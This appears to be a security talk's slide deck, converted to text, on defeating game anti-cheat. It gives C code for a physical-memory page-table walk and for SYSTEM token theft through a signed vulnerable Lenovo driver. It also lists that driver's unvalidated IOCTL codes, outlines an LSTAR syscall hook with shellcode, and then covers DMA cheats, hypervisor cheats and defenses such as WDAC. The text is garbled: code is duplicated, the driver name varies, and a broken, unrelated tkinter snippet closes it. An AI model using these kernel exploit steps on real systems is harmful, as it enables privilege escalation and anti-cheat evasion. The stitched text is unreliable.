uint64_t VirtToPhys(uint64_t cr3, uint64_t va)
{
    uint64_t idx4 = (va >> 39) & 0x1FF;
    uint64_t idx3 = (va >> 30) & 0x1FF;
    uint64_t idx2 = (va >> 21) & 0x1FF;
    uint64_t idx1 = (va >> 12) & 0x1FF;
    uint64_t off = va & 0xFFF;
    uint64_t e = 0;
    #define PFN(e) ((e) & 0x000FFFFFFFFF000ULL)

    PhysRead(PFN(cr3) + idx4 * 8, &e, 8); // PML4[idx4]
    if (!(e & 1)) return 0;
    PhysRead(PFN(e) + idx3 * 8, &e, 8); // PDPT[idx3]
    if (!(e & 1)) return 0;
    if (e & (1<<7)) return PFN(e) + (va & 0x3FFFFFFF); // 1GB
    PhysRead(PFN(e) + idx2 * 8, &e, 8); // PD[idx2]
    if (!(e & 1)) return 0;
    if (e & (1<<7)) return PFN(e) + (va & 0x1FFFFFFF); // 2MB
    PhysRead(PFN(e) + idx1 * 8, &e, 8); // PT[idx1]
    if (!(e & 1)) return 0;
    return PFN(e) + off; // 4KB
}
```

Step 8: Read the score value

The score variable lives at a specific offset within a 4KB physical page.

We read that page via **MmMapIoSpace** inside the driver and extract the 4 bytes at the intra-page offset.

No **ReadProcessMemory**.

No **OpenProcess**.

No handle at all.

ObRegisterCallbacks never fires.

```
uint64_t VirtToPhys(uint64_t cr3, uint64_t va)
{
    uint64_t idx4 = (va >> 39) & 0x1FF;
    uint64_t idx3 = (va >> 30) & 0x1FF;
    uint64_t idx2 = (va >> 21) & 0x1FF;
    uint64_t idx1 = (va >> 12) & 0x1FF;
    uint64_t off = va & 0xFFF;
    uint64_t e = 0;
    #define PFN(e) ((e) & 0x000FFFFFFFFF000ULL)

    PhysRead(PFN(cr3) + idx4 * 8, &e, 8); // PML4[idx4]
    if (!(e & 1)) return 0;
    PhysRead(PFN(e) + idx3 * 8, &e, 8); // PDPT[idx3]
    if (!(e & 1)) return 0;
    if (e & (1<<7)) return PFN(e) + (va & 0x3FFFFFFF); // 1GB
    PhysRead(PFN(e) + idx2 * 8, &e, 8); // PD[idx2]
    if (!(e & 1)) return 0;
    if (e & (1<<7)) return PFN(e) + (va & 0x1FFFFFFF); // 2MB
    PhysRead(PFN(e) + idx1 * 8, &e, 8); // PT[idx1]
    if (!(e & 1)) return 0;
    return PFN(e) + off; // 4KB
}
```

Attack

ATTACKER — LOCAL ADMIN

No kernel code yet

- ① Drop signed vulnerable driver to disk
C:\LnvMSRIO.sys — Lenovo, valid Microsoft cross-sig

- ② `sc create Invmsr / sc start Invmsr`
ci.dll verifies signature → PASS. Driver enters Ring 0.

DSE bypassed (sig valid) · HVCI bypassed (signed) · WDAC blocks if enforced ★

- ③ `CreateFileW(\\.\WinMsrDev) → handle`
User-mode can now speak to Ring-0 driver via IOCTL

Attack

- ④ **Kernel R/W primitive**
IOCTL 0x9C406104 rdphys · 0x9C40A108 wrphys · 0x9C402084 rdmsr · 0x9C402088 wrmsr — zero input validation
- ⑤ **rdmsr 0xC0000082 (LSTAR) → KiSystemCall64**
Proof: kernel state read from user-mode
- ⑥ **Enumerate kernel modules (NtQuerySystemInformation)**
ntoskrnl.exe base · EasyAntiCheat.sys base — we know where EAC lives
- ⑦ **Physical scan for System EPROCESS**
for phys 0x1000..0x10000000: if PID==4 && CR3 aligned && name=="System" → HIT · System CR3 obtained

Attack

- ⑧ Walk ActiveProcessLinks via System CR3
PsInitialSystemProcess → Flink chain · Find Squad.exe EPROCESS · Read DirectoryTableBase → Squad CR3

ObRegisterCallbacks never fires — no OpenProcess called

- ⑨ VA → PA translation — 4-level page table walk
Squad CR3 → PML4 → PDPT → PD → PT → physical frame + (VA & 0xFFF)

- ⑩ rdphys(PA, 8) → game bytes
Memory read via physical IOCTL — no handle, no API call

MSR LSTAR hook

Using the MSR write primitive to hook `KiSystemCall64`:

- Allocate kernel pool using `ExAllocatePoolWithTag` (resolved from `ntoskrnl`)
- Copy shellcode (reflective mini-driver) into the pool
- Write the pool address to LSTAR via `WriteMSR(0xC0000082, shellcodeVA)`
- Every future syscall hits the shellcode first
- The shellcode performs token theft (copy System's token to attacker process → get SYSTEM privileges) then restores `LSTAR` and jumps to the original `KiSystemCall64`.

Token theft (privilege escalation)

1. Read **System.Token** grab the kernel pointer to System's security token (physical R/W via CVE-2025-8061, no handle needed)
2. Locate **attacker.Token** - translate the attacker process's Token field VA → PA using the page table walk
3. Mask low bits - token pointers have reference-count flags in bits 0-3; clear them before copying
4. Overwrite - write System's token value directly into the attacker's EPROCESS.Token field in physical memory

Result: the OS still thinks these are two separate processes, but the security token - the thing the kernel checks for every privileged syscall - now says "I am System." No **SeDebugPrivilege**, no UAC, no handle check survives this.

```
// Find System EPROCESS (PID=4) - already done in Step 5
uint64_t systemToken = ReadQWord(systemCR3, systemEproc + 0x4B8); //
Token offset

// Find attacker process EPROCESS
uint64_t attackerToken_va = attackerEproc + 0x4B8;
uint64_t attackerToken_pa = VirtToPhys(systemCR3, attackerToken_va);

// Write System's token into our process
// AND the low 4 bits to preserve EX_FAST_REF format
uint64_t newToken = (systemToken & ~0xFULL);
PhysWrite(attackerToken_pa, &newToken, 8);
// We are now SYSTEM
```

Defense: WDAC Allowlist

WDAC Allowlist means only drivers on your approved list are allowed to load. Everything else is blocked, even if it is signed.

How WDAC works:

1. Author policy XML (list known-good)
2. Compile to **.p7b** binary
3. Deploy **to CodeIntegrity**
4. **ci.dll** enforces at every driver load
5. Not on allowlist → **ERROR 577**

Event ID 3077 logged

```
<!-- wdac_policy.xml (simplified) -->
<SiPolicy>
  <FileRules>
    <!-- Allow only our defense drivers -->
    <Allow ID="ID_ALLOW_AC"
      FileName="full_anticheat_driver.sys"
      FriendlyName="KernelWars AC Driver" />
    <!-- Everything else: implicitly DENIED -->
  </FileRules>
</SiPolicy>

<!-- Compile and deploy -->
> ConvertFrom-CIPolicy \
  -XmlFilePath wdac_policy.xml \
  -BinaryFilePath SIPolicy.p7b
> copy SIPolicy.p7b \
  C:\Windows\System32\CodeIntegrity\

<!-- Now try BYOVD driver: -->
> sc start vulndrv
[SC] StartService FAILED 577
WDAC: driver not in allowlist.
Event ID 3077 → System log.

// BYOVD attack: dead on arrival.
```

What would stop this

WHAT WOULD STOP THIS

WDAC allowlist

LnxMSRIO not on list → blocked

MS Vulnerable Driver Blocklist

hash match → blocked at boot

HVCI + IOMMU + Secure Kernel

blocks MmMapIoSpace abuse

Hardware-attested AC (Vanguard)

won't run if kernel tampered

DMA - Direct Memory Access


A hardware feature that lets a peripheral (network card, GPU, SSD controller, capture card...) read or write system RAM without involving the CPU.

Used everywhere:

- NVMe SSDs reading/writing files
- GPUs uploading textures
- Network cards receiving packets
- Audio cards streaming samples
- USB controllers

Without DMA, a 5 GB/s SSD would peg one CPU core at 100% just to copy bytes.

1. How it works on x86
 2. Device sits on the PCIe bus
 3. CPU programs the device: "DMA from physical address X, length N, into device buffer"
 4. Device asserts a PCIe transaction → memory controller → RAM
 5. Bytes flow directly from RAM into the device, no CPU instructions executed
 6. Device raises an interrupt when done
- The CPU is not in the loop. Neither is the OS. Neither is anti-cheat.



DMA & HYPERVISOR ATTACKS

When the cheat leaves the operating system entirely

A. DMA CHEATS (hardware below the OS)

PCIe FPGA card in game PC (Squirrel / LeetDMA, \$200+)

Reads game RAM directly via PCIe DMA no CPU, no syscall,
no kernel call Aim delivered through KMBBox (USB HID
injector)

AC sees: nothing

B. HYPERVISOR CHEATS (Ring -1 above the OS)

Reads guest RAM via EPT
No vmexit, no trap, no fault
Guest never knows it is virtual

HID injected via USB passthrough

AC sees: nothing

WHAT EVEN STOPS THIS

- TPM measured boot + DRTM
- IOMMU + Kernel DMA Protection
- PCIe device attestation
- Hardware-bonded AC (Vanguard)
- Server-side behavioural ML

caught a late-loaded hypervisor?
rogue PCIe device blocked
only signed vendor IDs allowed
refuses to run on tampered stack
catches the result, not the cause
(impossible reaction times,
pixel-perfect tracking)

Defense

DEFENSE STACK — TOP TO BOTTOM

Hardware root of trust

TPM 2.0 measured boot

DRTM

IOMMU / Kernel-DMA Protection

Secure Boot

PCIe attestation

Hypervisor / VBS

HVCI — code integrity in VTL1

Credential Guard

Secure Kernel

Kernel policy

WDAC allowlist

MS Vulnerable Driver Blocklist

Driver Signature Enforcement

PatchGuard

Kernel callbacks — where AC driver registers

ObRegisterCallbacks

PsSetLoadImageNotify

PsSetCreateThreadNotify

PsSetCreateProcessNotify

CmRegisterCallback

User-mode / server

Integrity heartbeat

ML behavioural — VACnet, Ricochet

HWID fingerprint


Replay analysis

positive Kuala Lumpur hack talks

by ■ positive technologies

```
def key_pressed(key):  
    print(f"{key} pressed")
```

```
# Create the main window  
root = tk.Tk()  
root.title("Simple Keyboard")
```



Thank you

#PHTalks

```
# Create buttons for keys  
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']  
in the following keys:  
    button = tk.Button(root, text=key, width=5,  
        command=lambda k=key: key_pressed(k))  
    button.pack(side=tk.LEFT)
```